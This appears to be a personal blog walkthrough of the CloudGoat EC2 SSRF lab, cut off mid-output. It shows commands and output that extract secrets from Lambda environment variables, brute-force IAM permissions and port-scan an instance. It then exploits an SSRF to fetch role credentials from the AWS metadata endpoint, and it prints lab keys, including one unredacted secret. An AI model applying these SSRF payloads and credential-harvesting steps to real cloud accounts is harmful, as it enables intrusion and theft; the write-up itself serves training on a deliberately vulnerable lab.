
Ec2 Ssrf

Ex-Strength & Conditioning Coach, eternal BJJ white belt, and proudly pretentious in penetration testing.
Summary
Cloudgoat’s EC2 SSRF scenario begins with the credentials of the user solus and focuses on obtaining the permissions to invoke the cg-lambda-[ CloudGoat ID ] Lambda function. This scenario leverages AWS Lambda, EC2, and S3 services, while also demonstrating a Server-Side Request Forgery (SSRF) vulnerability.
# Create the target scenario
$ cloudgoat create ec2_ssrf
<SNIP>
cloudgoat_output_solus_access_key_id = AKIAVUZR3DVGS6T52AEI
cloudgoat_output_solus_secret_key = SV...<REDACTED>...Wr

# Configure an AWS profile
$ aws configure --profile solus
AWS Access Key ID [None]: AKIAVUZR3DVGS6T52AEI
AWS Secret Access Key [None]: SV...<REDACTED>...Wr
Default region name [None]: us-east-1
Default output format [None]: json

# Validate credentials
$ aws sts get-caller-identity --profile solus
{
    "UserId": "AIDAVUZR3DVG2RACB7GBH",
    "Account": "388262206797",
    "Arn": "arn:aws:iam::388262206797:user/solus-cgidjv27jqc330"
}
Walkthrough
Enumerating Lambda Functions (as Solus)
AWS Lambda is a serverless compute service that executes code in response to events without requiring server management. Functions run within isolated environments with resources, permissions, and triggers defined by the configuration. Each Lambda function operates under an execution role, an IAM role that defines what AWS resources the function can access and what actions it can perform, effectively acting as the function’s identity in the cloud.
When testing Lambda functions, key areas of interest include overly privileged execution roles that grant more access than necessary, potentially allowing escalation or data exfiltration. Exposed secrets in environment variables, source code, or configuration can leak sensitive information. Writable functions, where code or configuration can be modified, may enable an attacker to inject malicious logic or pivot within the environment.
Lambda functions can be enumerated using the AWS Console, AWS CLI, or Pacu. The Console provides a visual interface ideal for quick inspection and understanding resource relationships. The CLI allows scripted, repeatable queries for automation or remote access, while Pacu combines enumeration with exploitation insights, highlighting misconfigurations and potential privilege escalation paths.
Navigating to the Lambda dashboard on the AWS Console immediately reveals the presence of a function:
cloudgoat profile was set up!
The Configuration tab remains the primary focus for pentesters, with environment variables being especially important, as they often store sensitive secrets, as demonstrated in this lab:

Using the AWS CLI reduces manual effort significantly; simply listing the Lambda functions reveals key details immediately, including associated AWS credentials:
# List all lambda functions
$ aws lambda list-functions --profile solus
{
    "Functions": [
        {
            "FunctionName": "cg-lambda-cgidjv27jqc330",
            "FunctionArn": "arn:aws:lambda:us-east-1:388262206797:function:cg-lambda-cgidjv27jqc330",
            "Runtime": "python3.11",
            "Role": "arn:aws:iam::388262206797:role/cg-lambda-role-cgidjv27jqc330-service-role",
            "Handler": "lambda.handler",
            "CodeSize": 223,
            "Description": "Invoke this Lambda function for the win!",
<SNIP>
            "Environment": {
                "Variables": {
                    "EC2_ACCESS_KEY_ID": "AKIAVUZR3DVG2AZHTOFS",
                    "EC2_SECRET_KEY_ID": "F3...<REDACTED>...8u"
                }
<SNIP>
The AWS CLI can be used to download a Lambda function’s source code as a compressed ZIP file for local inspection, with the download URL provided in the Location field:
# Donwnload the source code
$ aws lambda get-function --function-name cg-lambda-cgidjv27jqc330 --profile solus
<SNIP>
    "Code": {
        "RepositoryType": "S3",
        "Location": "https://prod-04-2014-tasks.s3.us-east-1.amazonaws.com/snapshots/388262206797/cg-lambda-cgidjv27jqc330-1d7fdc82-384e-47cc-ae69-4a8835dd7ab3?versionId=U_FLoh9wWd9R4ZhOi7wJsGt0cvjoOxt9&X-Amz-Security-Token=IQoJb3JpZ2luX2VjEFIaCXVzLWVhc3QtMSJHMEUCIEIrs2kV8qwj7%2Fw8OTSv%2FY5QeKZcObKJpsxfydG%2BWIBvAiEAj%2FSSHdwcVgS6e6TRuiUCVPGvy3RS%2FQZuSjmQ2XAbFPYqkgIIu%2F%2F%2F%2F%2F%2F%2F%2F%2F%2F%2FARAAGgw3NDk2Nzg5MDI4MzkiDE%2BC1RAU0rg46d64qCrmASOlaKDw2p9SGywY%2BlVSOju91E1uj2Z2qfpyuvExpDsXvp4FrQ2TfL5Pxgr66QuGhV1p%2F%2FoKWwei0MQJgPZ7J%2BOpbb%2BhlECF7t82V7MvpQXKjhw4yu4xBhs102q5nUIHcOa0nhI6XOcH0YRcDtxhXBER3haZoHH3Ali7u1NoZGe%2BY6pEGVItdn8%2BhQnylXHd2ZQXAMjCyI8fGgBVv7VP3zS%2Bk2l7d6xz441o8Dwr8f%2FcvvVZA21loac4sYdPv1JcVMIwzbJlDLyp6EwKS2vkfUkUxnAsTE%2B9jrIMIFJ2T2b10hZhv2KpMIvM%2BsUGOo8BojdIH1YrWMAohDDIsWpYqmxEaqaUzZ5MpjG6qojlrXNBbXLgP%2BPk5dhqkkiqzSuP2TYZk2BfVJUw2ceRAuJwfWzjqb9cnhZeF4XIdgVgcrx3f4MsQbA%2FBTG6iaxhqIzf%2Byv6yarfJSb6V7CkOp0UgKej2xtL7H8MQE3Cthq3ZKGvhVlfFvaj%2Bj%2BLxHLJ10o%3D&X-Amz-Algorithm=AWS4-HMAC-SHA256&X-Amz-Date=20250908T102011Z&X-Amz-SignedHeaders=host&X-Amz-Expires=600&X-Amz-Credential=ASIA25DCYHY3QTUEX2EM%2F20250908%2Fus-east-1%2Fs3%2Faws4_request&X-Amz-Signature=513f9fbba6af94761af0a03fd60922c6fc3c7b36fe8de9b0ad296538619a91ce"
    },
<SNIP>

$ unzip cg-lambda-cgidjv27jqc330-1d7fdc82-384e-47cc-ae69-4a8835dd7ab3.zip
Archive:  cg-lambda-cgidjv27jqc330-1d7fdc82-384e-47cc-ae69-4a8835dd7ab3.zip
  inflating: lambda.py

$ cat lambda.py
def handler(event, context):
    # You need to invoke this function to win!
    return "You win!"
Pacu improves efficiency beyond the AWS CLI by directly searching for AWS credentials and highlighting them, streamlining the discovery of sensitive information:
# Search for Lambda-related modules
Pacu (cloudgoat:imported-solus) > search lambda
<SNIP>
[Category: ENUM]
    Enumerates data from AWS Lambda.
  lambda__enum

# Learn about the target module
Pacu (cloudgoat:imported-solus) > help lambda__enum

lambda__enum written by Alexander Morgenstern alexander.morgenstern@rhinosecuritylabs.com.

usage: pacu [--versions-all] [--regions REGIONS] [--checksource]

This module pulls data related to Lambda Functions, source code, aliases, event source mappings, versions, tags, and
policies.

options:
  --versions-all     Grab all versions instead of just the latest
  --regions REGIONS  One or more (comma separated) AWS regions in the format us-east-1. Defaults to all session
                     regions.
  --checksource      Download and scan all lambda functions for secrets. Warning this could effect performance.

# Run the target module
Pacu (cloudgoat:imported-solus) > run lambda__enum --regions us-east-1
  Running module lambda__enum...
[lambda__enum] Starting region us-east-1...
[lambda__enum]   Enumerating data for cg-lambda-cgidjv27jqc330
        [+] Secret (ENV): EC2_ACCESS_KEY_ID= AKIAVUZR3DVG2AZHTOFS
        [+] Secret (ENV): EC2_SECRET_KEY_ID= F3...<REDACTED>...8u
[lambda__enum] lambda__enum completed.
[lambda__enum] MODULE SUMMARY:
  1 functions found in us-east-1. View more information in the DB
Brute Forcing IAM Permissions (as Wrex)
After obtaining new AWS credentials, it is important to determine the resources and actions accessible to the account. The most efficient approach is using Pacu’s iam__bruteforce_permissions module, which quickly enumerates allowed permissions:
# Import the new AWS profile
Pacu (ec2_ssrf:imported-wrex) > import_keys wrex
  Imported keys as "imported-wrex"

# Run the target module
Pacu (ec2_ssrf:imported-wrex) > run iam__bruteforce_permissions --region us-east-1
<SNIP>
[iam__bruteforce_permissions] MODULE SUMMARY:

Num of IAM permissions found: 70
All 70 enumerated permissions can be verified either by using whoami or by querying Pacu’s database. The user Wrex seems to have a lot of EC2-related permissions:
Pacu (ec2_ssrf:imported-wrex) > data iam
{
  "permissions": {
    "allow": [
      "ec2:DescribeVpcEndpointServiceConfigurations",
      "ec2:DescribeSpotPriceHistory",
      "ec2:DescribeScheduledInstances",
      "ec2:DescribeImportImageTasks",
      "ec2:DescribeReservedInstancesModifications",
      "ec2:DescribeKeyPairs",
<SNIP>
EC2 Enumeration (as Wrex)
Amazon EC2 (Elastic Compute Cloud) provides scalable virtual servers in the cloud, allowing deployment of applications with configurable compute, memory, storage, and networking resources. Instances run various operating systems and can be managed like traditional servers, but with on-demand provisioning and flexibility. Security and exposure depend on IAM roles, security groups, and proper configuration of both the operating system and applications.

As before, we can start enumerating the EC2 service via Web Console. According the EC2 dashboard, there is only one EC2 instance running:

One of the first aspects to examine on an EC2 instance is user-related data:
We can also enumerate the instace’s IAM roles and find out what it is authorized to do:


The EC2 instance can be also enumerated via AWS CLI:
$ aws ec2 describe-instances --query "Reservations[*].Instances[*].IamInstanceProfile.Arn" --region us-east-1 --profile wrex
[
    [
        "arn:aws:iam::388262206797:instance-profile/cg-ec2-instance-profile-cgid21tbdc9ta9"
    ]
]
Morever, we can list the instance’s associated security groups (firewall rules that sit in front of each EC2 instance):
$ aws ec2 describe-security-groups --profile wrex
<SNIP>
"SecurityGroupArn": "arn:aws:ec2:us-east-1:388262206797:security-group/sg-0ab7230256a417ad1",
            "OwnerId": "388262206797",
            "GroupName": "cg-ec2-ssh-cgid21tbdc9ta9",
            "Description": "CloudGoat cgid21tbdc9ta9 Security Group for EC2 Instance over SSH",
            "IpPermissions": [
                {
                    "IpProtocol": "tcp",
                    "FromPort": 80,
                    "ToPort": 80,
                    "UserIdGroupPairs": [],
                    "IpRanges": [
                        {
                            "CidrIp": "82.35.234.72/32"
                        }
                    ],
                    "Ipv6Ranges": [],
                    "PrefixListIds": []
                },
<SNIP>
We can see there is a security group (sg-0ab7230256a417ad1) associated with the HTTP port (80). We have found before the the Public IP address for the cgid21tbdc9ta9 EC2 instance is 13.218.147.184. As a result, we can treat as a normal VM, i.e., port-scan it and reach the HTTP port through the browser and/or curl:
# Port scan the public IP address of the target EC2 instance
$ sudo nmap-scan 13.218.147.184 --no-udp
<SNIP>
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 81:0a:d1:14:ec:7e:71:f2:36:c6:7c:07:13:11:48:96 (ECDSA)
|_  256 8f:24:3c:8b:fb:4a:23:48:ec:45:3f:c7:39:6c:ec:0c (ED25519)
80/tcp open  http    Node.js Express framework
|_http-title: Site doesn't have a title (text/html).
# Sending a GET request to the HTTP port
$ curl -s http://13.218.147.184/
<h1>Welcome to sethsec's SSRF demo.</h1>

<h2>I am an application. I want to be useful, so give me a URL to requested for you
</h2><br><br>
The HTTP response hints to an SSRF vulnerability since it is asking us to provide a URL.
SSRF (as Wrex)
Supplying a test URL parameter with a random value causes the application to attempt a request to that location, returning an error when the resource cannot be found:
$ curl -s "http://13.218.147.184/?url=test"
<h1>Welcome to sethsec's SSRF demo.</h1>

<h2>I wanted to be useful, but I could not find: <font color="red">test</font> for you
</h2><br><br>
Replacing the value with the AWS metadata service endpoint (http://169.254.169.254) results in a directory listing, confirming a SSRF condition:
169.254.169.254 is the AWS Instance Metadata Service (IMDS) endpoint, accessible only from within EC2 instances. It provides instance-specific data such as network details, IAM role information, and temporary security credentials.$ curl -s "http://13.218.147.184/?url=http://169.254.169.254"
<h1>Welcome to sethsec's SSRF demo.</h1>
<h2>I am an application. I want to be useful, so I requested: <font color="red">http://169.254.169.254</font> for you
</h2><br><br>
1.0
2007-01-19
<SNIP>
There are a lot of folders to enumerate and we can find some IAM credentials associated with the cg-ec2-role-cgid21tbdc9ta9 role under the /iam directory:
$ curl -s "http://13.218.147.184/?url=http://169.254.169.254/latest/meta-data/iam/security-credentials/cg-ec2-role-cgid21tbdc9ta9"

<h1>Welcome to sethsec\'s SSRF demo.</h1>

<h2>I am an application. I want to be useful, so I requested: <font color\="red">http://169.254.169.254/latest/meta-data/iam/security-credentials/cg-ec2-role-cgid21tbdc9ta9</font> for you
</h2><br><br>


{
  "Code" : "Success",
  "LastUpdated" : "2025-09-08T14:48:24Z",
  "Type" : "AWS-HMAC",
  "AccessKeyId" : "ASIAVUZR3DVG4BPXOBLV",
  "SecretAccessKey" : "Rq..<REDACTED>...5B",
  "Token" : "IQ...<REDACTED>...g==",
  "Expiration" : "2025-09-08T20:57:41Z"
}%
The IAM credentials retrieved from the instance metadata service initially appear invalid when tested with AWS CLI because role-based credentials are temporary and require a session token in addition to the access key and secret key:
$ aws sts get-caller-identity --profile ec2_ssrf_5

An error occurred (InvalidClientTokenId) when calling the GetCallerIdentity operation: The security token included in the request is invalid.
By adding the aws_session_token to the AWS credentials file (/home/.aws/credentials) and configuring the profile accordingly, the credentials validate successfully. The sts get-caller-identity response confirms the assumed role (cg-ec2-role-cgid21tbdc9ta9) and its association with the EC2 instance, demonstrating how SSRF against the metadata service can expose usable AWS credentials:
# Add the session token to the AWS credential file
$ tail ~/.aws/credentials -n4
[cg-ec2]
aws_access_key_id = ASIAVUZR3DVG4BPXOBLV
aws_secret_access_key = RqecvDAuJdkn7kcGfmBTWun2Ey0/PQ/s5ZCjnA5B
aws_session_token = IQ...<REDACTED>...g==

# Validate credentials
$ aws sts get-caller-identity --profile cg-ec2
{
    "UserId": "AROAVUZR3DVGVWQEJDEBV:i-01299ee9b3ef85d7f",
    "Account": "388262206797",
